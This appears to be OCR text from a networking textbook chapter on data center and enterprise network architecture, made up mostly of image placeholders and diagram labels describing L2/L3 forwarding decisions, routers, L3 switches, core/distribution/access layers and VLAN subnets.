



Chapter 1: Data Centers and the Enterprise Network Architecture and its Components










- Examining: L2 MAC address
- Decision: Local → When Destination MAC is X, forward to port 3





- Examining: L3 IP address
- Decision: Network → To destination NET3, forward packet to the next router **Rc**



Router
Physical LAN switch
Physical port on switch
Router interface
Int1
Int2
Int3
Int4
R
L3 Switch
Physical port on switch
VLAN on the switch
Interface VLAN
Int1
Int2
Int3
Int4
L3 SW



L3 on Core and DC Switches
Servers
DC1
DC2
DC Site #1
CORE Site #1
CORE1
CORE2
Distribution Site #1
Distribution Site #2
DIST1
DIST2
ACC1
ACC2
ACC3
ACC4
PC1
PC2
PC3
PC4
PC5
VLAN No. 10
10.10.0.0/16
VLAN No. 20
10.20.0.0/16
VLAN No. 50
10.50.0.0/16
VLAN No. 60
10.60.0.0/16
L3 on DC Switches
Servers
DC1
DC2
DC Site #1
CORE Site #1
CORE1
CORE2
Distribution Site #1
Distribution Site #2
DIST1
DIST2
ACC1
ACC2
ACC3
ACC4
PC1
PC2
PC3
PC4
PC5



L3 on Core and DC Switches
L3 on DC Switches
Servers
VLAN No. 10
10.10.0.0/16
VLAN No. 20
10.20.0.0/16
VLAN No. 50
10.50.0.0/16
VLAN No. 60
10.60.0.0/16
DC1
DC2
DC Site #1
CORE Site #1
CORE1
CORE2
Distribution Site #1
Distribution Site #2
DIST1
DIST2
ACC1
ACC2
ACC3
ACC4
PC1
PC2
PC3
PC4
PC5

